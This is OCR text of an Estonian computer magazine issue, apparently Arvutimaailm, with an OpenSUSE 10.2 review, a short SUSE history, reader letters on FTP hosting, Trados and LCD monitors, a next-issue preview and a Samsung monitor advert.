


Viimaks õnnitletakse süsteemi eduka paigaldamise puhul.

Gnome`i on ka mugav kasutada, kuigi tema dialoogiaknad võivad esmapilgul ebamugavad tunduda. Gnome'i puhul on soovitav vähemalt 384 MB RAM-i (minimaalselt 192 MB) omada. Mõistagi, kõik on kinni harjumistes, millel on teadupärast suur jõud. Siin artiklis on kasutatud KDE töölauakeskkonda.

Paigaldamise sätted on kenasti hüperviidetega lehena kuvatud, kus saab siis vajalikke muudatusi teha. Vaikimisi valiti ext3 ▶


Tarkvaralahendust loetakse SUSE-s üheks paremaks asjaks.


Töölaud on paadunud Windowsi kasutaja jaoks täiesti arusaadav.

failisüsteem ja 8 GB kõvaketas jagati automaatselt kolme ossa: saaleala 760 MB, juurpartitsioon 5 GB ning kodukaustadele 2,2 GB. Varasematel aegadel on ka ReiserFS olnud vaikimisi failisüsteemiks, ent probleemide tõttu **Hans Reiseri** eraeluga, on enamik Linuxi distrod selle failisüsteemi vaikimisi valiku tühistanud. Samal ajal on välja tulnud purunematuks failisüsteemiks kutsutud Reiser4.

Riistvara

Riistvara ühilduvuse uurimiseks on loodud eraldi leht http://en.opensuse.org/Hardware. Muu hulgas väärib märkimist ka see, et eraldi on välja toodud riistvara emulaatorite tugi. Lisaks pakutakse ka õpetusi levinud riistvara jaoks juhtprogrammide paigaldamiseks (ATI, nVidia). Eraldi on välja toodud komponentide kaupa ühilduvustabelid info kergemaks leidmiseks. Väga hea mulje jäi. Siiski peab ütlema, et nVidia moodul ei hakanud tööle.

Tavaliselt peab alla laadima kerneli lähtekoodi, GNU C-keele kompilaatori (GCC) ja siis nVidia juhtprogrammi paigaldamisel kompileeritakse vajalik moodul nvidia.ko, mida graafilise liidese käivitamisel laaditakse kernelisse sisse. SUSE kasutajate jaoks on eelnevalt valmistatud pakk, mis säästab SUSE kasutajad sellest kompileerimisest. Ent paraku ei hakanud see eelvalmistatud pakk tööle ja nii tuli ikkagi alla laadida kerneli lähtekood, GCC ja siis peale vajaliku mooduli kompileerimist võis nautida 3D-kiirendust OpenSUSE Linuxis. Selle miinus on see, et peale kerneli uuendamist tuleb ka uus lähtekood alla laadida ning kerneli moodul nvidia.ko uuesti värske kerneli jaoks kompileerida. See eeldab nVidia juhtprogrammi paigalduse käivitamist juurkasutaja õigustes, mis ei ole tavakasutaja jaoks just eriti mugav. Ent samas tuleb tõdeda, et au andes nVidia juhtprogrammile, see toimib stabiilselt – paigaldamine õnnestub alati.

Tarkvaravalik

Eraldi tahaks esile tõsta rohket tarkvaravalikut. AppArmor on OpenSUSE vaikimisi paigalduses, mis võimaldab iga rakenduse puhul kasutada iseseisvat turvapoliitikat. AppArmor on loodud alternatiivina SELinuxile, mida on kritiseeritud keerulise paigaldamise ja seadistamise tõttu. Eriti rõhutatakse AppArmori sõltumatust failisüsteemidest, kuna näiteks SELinux ei toeta üle NFS-i poliitikate määramist.

Lisaks pakutakse äritarkvara rubriigis ZENworksi-nimelist paketti. See on mõeldud süsteemiadministraatoritele, haldamaks erinevaid servereid erinevatel tarkvaraplatvormidel üle võrgu (Windows, NetWare, Linux, pihuarvutid). Teenustest on toetatud MS Active Directory ja Novell eDirectory. Tegemist igati asjaliku haldamisprogrammiga, mis vääriks ilmselt eraldi artiklit ja põhjalikku testimist.

Olemas on ka Xen. Tegemist on riistvara emulaatoriga, mida võimalik paigaldada x86, x86_64 ja ppc masinatele. Virtuaalmasinatena on toetatud Windowsi ja Linuxi konkreetsed versioonid. Serveritest pakutakse kõiki teenuseid, mida üks Linux võimaldab, muu hulgas ka kompleksset LAMPP-lahendust. Lisaks on saadaval ka VoIP-serveri tarkvara Asterisk.

Siit edasi on olemas ka kõik vahendid tarkvara arendajatele. Märkimist väärib veel ka see, et vaikimisi oli kaasas ka Java 1.5.0_08 ja Flash 7.0r68 suletud lähtekoodiga tarkvara rubriigis. Kui OpenSUSE 10.2 välja tuli, ei jõutud vaid kaks nädalat varem Java lähtekoodi avatusega arvestada. Teiste seas pakutakse suletud lähtekoodina ka Adobe ICC värviprofiile (4 RGB ja 10 CMYK profiili), mis peaks eriti fotofriikidele ja küljendajatele meelepärane olema.

Ära ei ole unustatud ka sülearvuti kasutajaid – eraldi pakutakse mitmesuguseid vahendeid, muu hulgas ka WPA-krüptoga WiFi-ühenduse loomise vahendit wpa_supplicant.

Töölaua lisadest on saadaval kolmemõõtmelised efektid ja ka kaugtöölaua haldamise vahendid FreeNX, Krdc (VNC/RDP) ja Windows Terminal Service'i jaoks RDesktop.

Lisasin järgnevad paketid, mida algses valikus ei olnud:

- konsooli tööriistad, lisaks Midnight Commander;
- kaugtöölaua vahendid;
- VoIP-i kliendid;
- nano – käsureal töötav tekstiredaktor;
- kdeedu – haridusprogrammide pakett;
- inkscape – vektorgraafika;
- printserver CUPS.

Paigaldamisele kulus ligikaudu tund aega ja peale pandi umbes 2,5 GB tarkvara.


Peale alglaadimist küsiti veel kasutajate andmeid. Märkida tuleb, et Linuxis ei tehta kasutajat administraatori õigustes. Sarnaselt Ubuntuga on võimalik ka SUSE-s kasutada sudo mehhanismi. Ent siin küsitakse juurkasutaja salasõna, mis on oluliselt turvalisem kui tavakasutaja salasõna. Samas saab ise määrata grupi, mille liikmed saavad ka tavakasutaja salasõna abil käivitada kõiki käske juurkasutaja õigustes analoogselt Ubuntus tuntud admin grupiga. Lisaks sai valida isikutuvastuse allikaid: kohalik, LDAP, NIS, Windowsi domeen.

Tulemüüri seadistamine avaldas muljet – palju on ära tehtud lihtsuse suunas. Paigalduse lõpus sai ka kohe allikaid lisada, et mugavalt üle interneti tarkvara paigaldada. Samuti avaldas muljet SAX2 ekraaniseadistus, mida sai käivitada riistvara seadistuste alt.

Viimaks õnnitleti süsteemi eduka paigaldamise puhul ja lisavõimalusena pakuti süsteemi kloonida Autoyasti jaoks. YaST-i menüüs on valik "Automaatpaigaldamine" samuti olemas. Selle käigus tekitati valitud programmide nimekiri asukohta /root/autoinst.xml.

Tarkvarahaldus

See on lahendatud YaST-i abil, mida loetakse üheks väärtuslikumaks omaduseks SUSE Linuxis. YaST on väga kenasti integreeritud



kogusüsteemiga ja kõik asjad on kättesaadavad ühest kohast. Kui varasematel aegadel oli KDE Juhtimiskeskust (kcontrol) YaST-iga integreeritud, siis nüüd on need selgelt lahku viidud. YaST-i nimetatakse administraatori seadistusteks ning KDE seadistamise võimalusi töökeskkonna seadeteks.

Peamenüüs on "Lemmikute" all eraldi valik "Töölaua häälestamine (Isiklikud sätted)" ja "Arvuti" all valik "Administraatori sätted (YaST)".

Aadressil http://en.opensuse.org/Mirrors_Released_Version#Estonia on toodud ka Eestis saadaolevad tarkvaravaramute aadressid nime "Installation Repository" all.

Kindlasti ei saa mainimata jätta ka Packmani ehk Rainer Lay varamut aadressil http://packman.links2linux.de/, kus saadaval vajalikud multimeedia programmid (sh Windowsi koodekite tugi).

Teine populaarne allikas on Guru ehk Pascal Bleser: http://linux01.gwdg.de/~pbleser/index.php. Samuti on jõudu kogumas aadress http://software.opensuse.org/. Peab ütlema, et OpenSUSE varamu http://software.opensuse.org/ on vägagi kaasaegne – sisuliselt on iga programmi uusim versioon ka tegelikult värskeim. Seda just tänu tugevale kogukonnale. See avaldas muljet.

Distrowatch.com'i edetabeli esikohal olev Ubuntu sellega silma ei paista – seal on uusim tarkvara vaid arendusversioonil.

Töökeskkond

Vaikimisi on kasutusel KDE 3.5.5. Huvilistele on saadaval ka KDE4. Hetkel viimane stabiilne versioon on KDE 3.5.6. Seetõttu on missioonikriitilistes süsteemides KDE4 arendusversioonid mittesoovitatavad.

Rakendustarkvara

Ülevaate programmidest saab http://en.opensuse.org/Packages, kuid see ei ole kaugeltki kõik. Kui lisati ka teisi varamuid (Packman, Guru, jne), lisanduvad sinna ka sealt saadaolevad programmid.

Multimeedia failidest olid sellised tulemused:

- helifailidest *.wav, *.flac, *.ogg (Ogg Vorbis), *.mp3, *.rm, *.spx mängisid (Realplayer, Amarok). Ei saanud kuulata *.wma-faile. Seda saab parandada, kui Packmani varamust paigaldada win32 koodekid. Seda on mõttekas paigaldada YaST-i tarkvarahalduse kaudu. Packmani kodulehelt saab lihtsalt veebipõhiselt otsida, kas mõni konkreetne programm on olemas.
- Videofailidest mängis Ogg Theora video (*.ogg). Teiste videofailide toe saab sarnaselt eelnevaga lisada MPlayeri koodekite paki paigaldamisega. Kaffeine või ka VLC Media Player video vaatamiseks.

Mõistagi sobib ka MPlayer, ent see siis juba neile, kes on kogenumad kasutajaid.

- DVD-de vaatamine kohe ei õnnestu. DVD-d on soovitav vaadata kas VLC Media Playeri või Kaffeineiga. Muidugi näitab ka MPlayer DVD-sid. Paigaldada on vaja libdvdcss, mis võimaldab krüpteeritud (regioonipiiranguga) DVD-sid vaadata.
- Bürootarkvara: Kontact 1.2.3, OpenOffice.org 2.0.4, KPDF 0.5.5, KGhostView 0.20, Kivio 1.6.0.
- Graafikaprogrammid: Inkscape 0.4.4, Digikam 0.8.2, GwenView 1.4.0, Gimp 2.2.13, Skencil 0.6.17, Karbon14 1.6.0.
- Internet: KTorrent 2.0.3, KMail 1.9.5, Akregator 1.2.5, Ekiga 2.0.3, KNode 0.10.4, Firefox 2.0 jne.

Kokkuvõte

Olles olnud SUSE kasutaja ligikaudu kaks ja pool aastat, peab ütlema, et SUSE on vahepeal suure arengu läbi teinud ja seda positiivses suunas. Viimati kasutasin SUSE-t kaks aastat tagasi. Siis oli probleeme ISO-failide kättesaamisega, mis tulid tunduvalt hiljem vabasse ringlusse, kui seda said kommertskliendid (sarnane kunagise Mandrake Linuxi poliitikaga). YaST-i viimine GPL-i alla, SUSE vaba allalaadimise võimaldamine ja mitmed teised uuendused (Novell AppArmor) on teinud SUSE-st OpenSUSE, mis on avatud kõigile kasutamiseks ja edasiarendamiseks. Kuna Novell ja Microsoft teevad koostööd, siis sealt ka parem ühilduvus MS Windowsi failisüsteemidega, failiformaatidega, fontidega, jne.

OpenSUSE on kindel töövahend nii koju kui kontorisse, seda just eeskätt Novelli kindla korporatiivse joone tõttu. Kodukasutajad hindavad ennekõike multimeedia toetust (sh kommertsformaadid), mis on tänu Rainer Lay ehk Packmani väsimatule tööle ka olemas.

Siiski peab ütlema, et OpenSUSE ei ole veel lõplikult välja kujunenud – tarkvaravaramu http://software.opensuse.org/ kogub hoogu, 3D-töölaua tugi on ka suht värske teema alles. Ent soovitan OpenSUSE Linuxit eriti algajaile, kuna YaST-i kaudu on seda lihtne seadistada ja peab ütlema, et vastupidi levinud arvamusele, et graafiline seadistamine on saatanast, YaST siiski töötab. Ikkagi leiavad ka friigid oma osa – Novell AppArmor, Windowsi domeeni liikmelisus jt töövahendid pakuvad ka firmade IT-spetsialistidele võimalust "tarkusega mängimiseks" (**Richard Stallmani** tsitaat filmist "Revolution OS", kus ta defineerib häkkerit). 

Natuke ajalugu

SUSE Linux sai alguse Saksamaal Nürnbergis ning arendamisega tegeles SUSE AG. SuSE Linux oli algselt saksakeelne tõlge Slackware Linuxist. 1992. aasta keskel lõi **Peter MacDonald** Softlanding Linux Systemsi (SLS), mis oli esimene laialt levinud Linuxi distributsioon, toetades X-i ja TCP/IP-d. **Patrick Volkerdingi** hallatav Slackware Linux baseerus SLS-il ning viimane andis ka tõuke **Ian Murdockile** Debian GNU/Linuxi loomiseks.

S.u.S.E loodi 1992. aasta lõpus, kui UNIXi-alase nõustamise grupina, mis hõlmas ka teisi asju peale SLS-i ja Slackware'i tarkvarapakettide ning UNIX/Linuxi kasutusjuhendite väljaprintimise. S.u.S.E on akronüüm saksakeelsele fraasile "Software und System Entwicklung" ("Software and system development") ehk maakeeli "Tarkvara ja süsteemiarendus". Liikumas on ka kuulujutt, et see nimi on pandud saksa arvutipioneeri **Konrad Zuse** auks.

Esimene SLS/Slackware tuli välja 1994. aastal nime S.u.S.E. Linux 1.0 all. Hiljem liideti veel Jurixi-nimeline Linuxi distro ja tegelikult tuli esimene unikaalne S.u.S.E. Linux 4.2 välja 1996. aastal. Aegade jooksul on Red Hat Linuxist üle võetud RPM-i pakihaldus ja /etc/sysconfig`i kasutamine.

Et paremini vastata turu nõudlusele, tutvustati 2001. aastal esmakordselt SuSE Linux Enterprise Serverit ja seejärel muudeti septembris 2003 ka firma nimi SUSE Linuxiks, mis oli osa SUSE uuest marketingi poliitikast.

4. novembril 2003 teatas Novell, et soovib SUSE ära osta, mis tehti teoks jaanuaris 2004.

SUSE maskott on Geeko, tuntud ka kui "SUSE kameeleon".

KIRJAD TOIMETUSELE
Aadress Liimi 1, 10621 Tallinn
Telefon 661 6186 **Faks** 661 6185
E-post am@am.ee

Hei!

Mul selline küsimus, et tahaksin sõprade jaoks oma masinasse jagamiseks FTP-d teha. Aga mida ma selleks pean installima ja mis ma neile aadressiks pean andma? Kasutan Windows XP masinat.

Jyrx

Toimetuselt
Selleks, et avada FTP-teenust oma masinast, on vaja mõnda FTP-serveri programmi. Neid on olemas terve rida, nii tasulisi kui ka mõned tasuta variandid. Peale programmi paigaldamist ja teenuse püstipanekut on vaja sul oma sõpradele teatada oma arvuti IP-aadress. Selle saate teada, kui käsureal annate korralduse "ipconfig". Käsureale saamiseks avate nupu *Start*, seejärel *Run* ning avanevasse aknasse kirjutate CMD. Kui saadud aadress on kujul 192.168.x.x, siis sel puhul on tegu nn sisevõrgu aadressiga ja sellele niisama lihtsalt ligi ei saa (juhul muidugi, kui Te ei asu samas sisevõrgus). Sel korral asute Te mõne ruuteri taga, mille aadressi saab lihtsalt teada, kui annate brauseris aadressi: www.mediacollege.com/internet/utilities/show-ip.shtml või www.whatismyip.com/.
Nüüd on Teil vaja konfigureerida ruuter nii, et ta oskaks teise masina poole pöörduvad teenusenõuded edasi saata Teie masina FTP-serverile ja see omakorda oskaks need läbi ruuteri välja saata.
Kui IP-aadress teada, siis jagate selle sõpradele ning nad saavad FTP-kliendi olemasolul asuda teenust kasutama, st faili üles ja alla laadida. Väga piiratud FTP-klient on sisse ehitatud ka Windowsi, kuid veebist leiab neid tohutul hulgal, nii tasulisi ja keerukaid võimalusi pakkuvaid kui tasuta lihtsamaid variante. Kui Teie internetiteenuse pakkuja pakett on dünaamilise IP-aadressiga (DynIP), siis iga kord, kui Te taas netti sisenete, annab teenusepakkuja server Teile automaatselt uue aadressi. Seega peate Te iga kord peale uue netiühendumise loomist taas seadistusprotsessi läbi viima ning ka oma sõpradele-kasutajatele uue IP-aadressi teatama. Et sellest pidevast jamast pääseda, on võimalik teenusepakkujalt saada staatiline (ehk püsiv) IP-aadress. Harilikult tähendab see umbes sajakroonist lisatasu kuus, kuid pideva ümberseadistuse vajaduse puudumine korvab selle.

Tere!

Lugesin teie artiklit masintõlke kohta. http://vana.am.ee/6569. Kuna olen tõlkija ja tuttav teatud tõlkeprogrammidega, oleksin esitanud küsimuse, et ehk teate, kas mõni Eesti firma müüb tõlkeprogrammi Trados? (Kui ma õigesti mäletan, siis peaks selle orienteeruv hind olema umbes 800 eurot.)

Lugupidamisega,
Tiina

Toimetuselt
Leidsime sellise mehe nagu Robert Czaplicki. Talle saab helistada telefonil +48 (0) 89 535 5018.

Lugupeetud toimetus!

Olen viimasel ajal jälginud pidevalt tehnikaajakirju ja plaanin osta endale vana kineskoobi asemele korralikku LCD-monitori, aga ei tahaks palju maksta. Tahaks, et ta oleks nende heade värvide ja vaatenurkadega ning siis tahaks, et ta oleks üliKiire ka, sest vahel sooviks lisaks fototöö harjutamisele mänge mängida, ja just neid uusi ja kiireid, nii et ei venitaks. Mida soovitate?

Mart

Toimetuselt
Teie soov on nagu omal ajal anekdoot Brežnevi sooviga jumalale, et kõik inimesed oleksid ausad, targad ja kommunistid. Mille peale jumal vastas, et igas variandis paarikaupa saan ma su soovi täita, aga kõike kolme kokku ei saa sa eales.
Nii ka siin – kui LCD-monitor on väga heade vaatenurkade ja värvihaldusega (nagu Super-IPS, Super-PVA ja Super-MVA maatriksiga ekraanid), pole ta mingil juhul odav. Ning ka kiiruses jääb ta alla kiiretele mängumonitoridele, mis tavaliselt baseeruvad TN+Film maatriksil. TN+Film (eriti koos erinevate kiirendustehnoloogiatega) lubab juba reaktsiooniaegu 1–2 ms ning uusimatel neist pole ka värvid tavatööks ja mängudeks laita. Küll aga kannatab nende värvihalduse kvaliteet, mis on tavaliselt 6-bitine.
Kvaliteetsed graafikatöö LCD-ekraanid pakuvad 8–10-bitist värvitöötlust, üksikud tipud aga kuni 12-bitist. Nende tehnoloogilised eripärad aga tingivad füüsikaseaduste toimel pikema reaktsiooniaja, mis küll kaasajal on jõudnud ka allapoole 12 ms. Ning Te peate olema eriline profimängur, kui teete vahet näiteks 4 ms ja
8 ms ekraanidel.
Kui Te hetkel parima hinna-suuruse suhtega monitoridest (22") saate odavaimad alla 5000 krooni, paremad isendid vahemikust 6000–7000 krooni, siis mainitud graafikatöö monitoride hind on vähemalt kahekordne. Mainitud tippudel küünib aga isegi üle kolmekordse hinna. Nii et hetkel peate otsustama, mis on olulisim ja sellest lähtudes langetama otsuse: kas suurem ja kiirem, kuid kehvema graafikatöö kvaliteediga, või pisem, ent aeglasem ja kvaliteetne monitor.

JÄRGMISES ARVUTIMAAILMAS


INIMENE
■ Siiani on intervjuud andnud Taavi Talvik, Ülle Kivirähk, Tanel Tammet, Madis Kaal, Jan Willemson, Aivar Paalberg, Valdo Randpere, Tõnu Vanatalu ja Aare Lapõnin. Põnev seltskond! Valik on kujunenud vastavalt vihjetele ning Arvutimaailma kõrvad on neile alati avatud. Nii hoida!


FIRMA
■ Seda, kuhu Raigo Neudorf läheb, ei oska praegu veel öelda ja igaks juhuks katteta lubadust ei anna. Firmadest Eestis ometi puudust ei ole. Arvuteid kasutavad ju kõik – ka mitte otseselt IT-firmad.


LABOR
■ "Laboris" katsetame, kuidas traadita internet nurgatagustesse kontoritesse jõuab.
■ Juttu tuleb kontoritarkvara pakettidest – nii tasuta variantidest, kui raske raha eest pakutavatest.
■ Vaatame, kuidas oma andmeid lihtsalt vanast arvutist uude, Vistaga arvutisse viia.
■ Tulekul on uued, Windows Mobile 6-ga mobiiltelefonid.


LAHENDUSED
■ Lahendustes veel sellest, millega Java rakendusi teha.
■ Proovime ka võrgusalvestusseadet.


TURVA
■ Tõnu Samuel on lubanud päevavalgele tuua mõned turvaprobleemid. Raske on reisivat itimeest tabada. :)


VÄLISMAA
■ Kalle Kosel viimane analüüs Arvutimaailmas räägib Yahoo'st. Kel huvi välismaa rubriigis kirjutada – võtku ühendust.


REPORTAAŽ
■ Ikka veab neil arvutiajakirjanikel, saab Hiinas käia ja USA-s. Aga võtame vastu kutseid ka lähematesse sihtpunktidesse.

Kujutlege, et keha asend võib määrata kujunduse

Kujutlege paindlikku liikumist, kui asjad võtavad kuju vastavalt teie soovile. Paigutage monitor ükskõik millise nurga alla ükskõik millisele kõrgusele – te saavutate just nii oivalise vaatepildi, nagu te tõeliselt soovite. Samsung SyncMaster 971P-ga ei olegi seda nii raske ette kujutada.

Lisateavet leiate Samsungi kodulehelt www.samsung.ee



SyncMaster 971P

Vaadatav ala –19"
Vaatenurk – 178°/178°
Maksimaalne eraldusvõime – 1280 x 1024
Pöördalus
Eriomadused – varustatud eelistuste reguleerimise funktsioonidega MagicColor, MagicBright², MagicTune.

Reaktsiooniaeg – 6 ms
Värve maksimaalselt – 16,7 miljonit
USB tugi

